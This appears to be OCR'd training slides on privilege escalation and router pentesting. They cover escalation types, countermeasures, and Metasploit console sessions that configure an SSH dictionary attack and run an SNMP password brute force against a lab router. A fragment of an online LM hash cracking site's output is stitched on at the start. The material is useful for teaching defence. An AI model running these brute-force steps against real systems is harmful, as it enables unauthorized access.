d90e9f048c35a054
.76!
2019-06-14 17:33:51
30e5bf87715cb60f
19IUMN
2019-06-14 13:58:09
be4f72821b6e158e
VEPNNG.
2019-06-14 13:58:08
Database stats:
Status
Number
CRACKED
85071
Beeing cracked at the moment
2
Uncrackable with this charset
588481
Average time in cracking queue
08:07:28
Lowest time in cracking queue
00:00:25
Total number of DB checks
3178614
Total number of successful DB hits
711854
Last active engine run ended
2019-06-19 10:27:50
FAST LM HASH ONLINE CRACKING
Engine is back online - cracking 24/7.
HELP
Hash
Status
Plaintext
d480ea9533c500d4
CRACKED
ROOT
aad3b435b51404ee
NULL
This is just NULL hash
ZERO NEW HASHES
OK

So We've Made It In…Now What?

- Remember how we came in?
- Never make assumptions
- Next step? Look around
  - Configuration mistakes
  - Design errors
  - Layouts
  - Programming flaws

Four Methods for Escalation

1) Pwn the admin/root account
2) Take advantage of vulnerabilities
   - Remember our overall goal is “data”
3) Fire up a “tool”
4) Have a user do it for you!

Types of Escalation

Vertical Escalation

- User gets admin level access
- Create users
- Configure system settings
- Extract data

Horizontal Escalation

- Same access, but with a different user account
- Lay blame else where

Offline Access Will Kill You!

- All the time in the world
- Simple exploits are gapping holes

Countermeasures

How Do I Slow Them Down?

Encryption

Least privileges

Updates, updates, updates

Limit interactive logon

Service accounts don't need all rights

Limit the extent of code that runs "high"

How Do I Slow Them Down?

Privilege separation approach

Test OS and app coding meticulously

Multi-factor = good


Stress tests

Metasploit Project
Metasploit Framework


Open Source	Community	Commercial

Metasploit Framework Components and Terminology

Metasploit Framework Command Line Interface



Armitage Interface



Metasploit Framework Utilities

~~msfcli~~ | ~~msfpayload~~ | ~~msfencode~~

msfconsole -x

msfvenom

Metasploit Framework Key Functionality

Router Pentesting

- Software vulnerabilities
  - Rare and fixed soon
  - Exploit Research
- Faulty by Design
  - Difficult to find for mature products
  - Reversing firmware images and testing
- Configuration Flaws
  - Very common
  - As secure as the knowledge of the Team

Configuration Flaw

- Attacking Administrative Services
  - SSH, Telnet
  - HTTPD
  - SNMP
- Routing Attacks
  - RIP
  - OSPF
  - BGP

- Totally software based
- Free community edition

Configuring The Router

```
[edit]
vyatta@vyatta# set service ssh
[edit]
vyatta@vyatta# commit
[ service ssh ]
Restarting OpenBSD Secure Shell server: sshd.

[edit]
vyatta@vyatta# save
Saving configuration to '/config/config.boot'...
Done
[edit]
vyatta@vyatta# show interfaces
 ethernet eth0 {
     address 192.168.1.101/24
     hw-id 08:00:27:81:4b:34
 }
 loopback lo {
 }
[edit]
INIT: Id "T0" respawning too fast: disabled for 5 minutes
INIT: Id "T0" respawning too fast: disabled for 5 minutes
INIT: Id "T0" respawning too fast: disabled for 5 minutes
INIT: Id "T0" respawning too fast: disabled for 5 minutes
```

SSH Dictionary Attack

```
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separate
ace, one pair per line
   USER_AS_PASS      true             no        Try the username as the password for all use
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf auxiliary(ssh_login) >
msf auxiliary(ssh_login) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf auxiliary(ssh_login) > set BLANK_PASSWORDS false
BLANK_PASSWORDS => false
msf auxiliary(ssh_login) > set PASS_FILE /root/wordlist
PASS_FILE => /root/wordlist
msf auxiliary(ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(ssh_login) > set THREADS 20
THREADS => 20
msf auxiliary(ssh_login) > set USERNAME admin
USERNAME => admin
```

Metasploit

```
msf auxiliary(snmp_login) > set BLANK_PASSWORDS false
BLANK_PASSWORDS => false
msf auxiliary(snmp_login) > set PASS_FILE /root/wordlist
PASS_FILE => /root/wordlist
msf auxiliary(snmp_login) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf auxiliary(snmp_login) > set THREADS 20
THREADS => 20
msf auxiliary(snmp_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(snmp_login) > run

[*] :161SNMP - [001/256] - 192.168.1.101:161 - SNMP - Trying aaaa...
[*] :161SNMP - [002/256] - 192.168.1.101:161 - SNMP - Trying aaad...
[*] :161SNMP - [003/256] - 192.168.1.101:161 - SNMP - Trying aaa1...
[*] :161SNMP - [004/256] - 192.168.1.101:161 - SNMP - Trying aaa2...
[*] :161SNMP - [005/256] - 192.168.1.101:161 - SNMP - Trying aada...
[*] :161SNMP - [006/256] - 192.168.1.101:161 - SNMP - Trying aadd...
[*] :161SNMP - [007/256] - 192.168.1.101:161 - SNMP - Trying aad1...
[*] :161SNMP - [008/256] - 192.168.1.101:161 - SNMP - Trying aad2...
```

Overall We're Here to:

Make sure we can get back in

See what's going on here

Detect more information

How to Execute Applications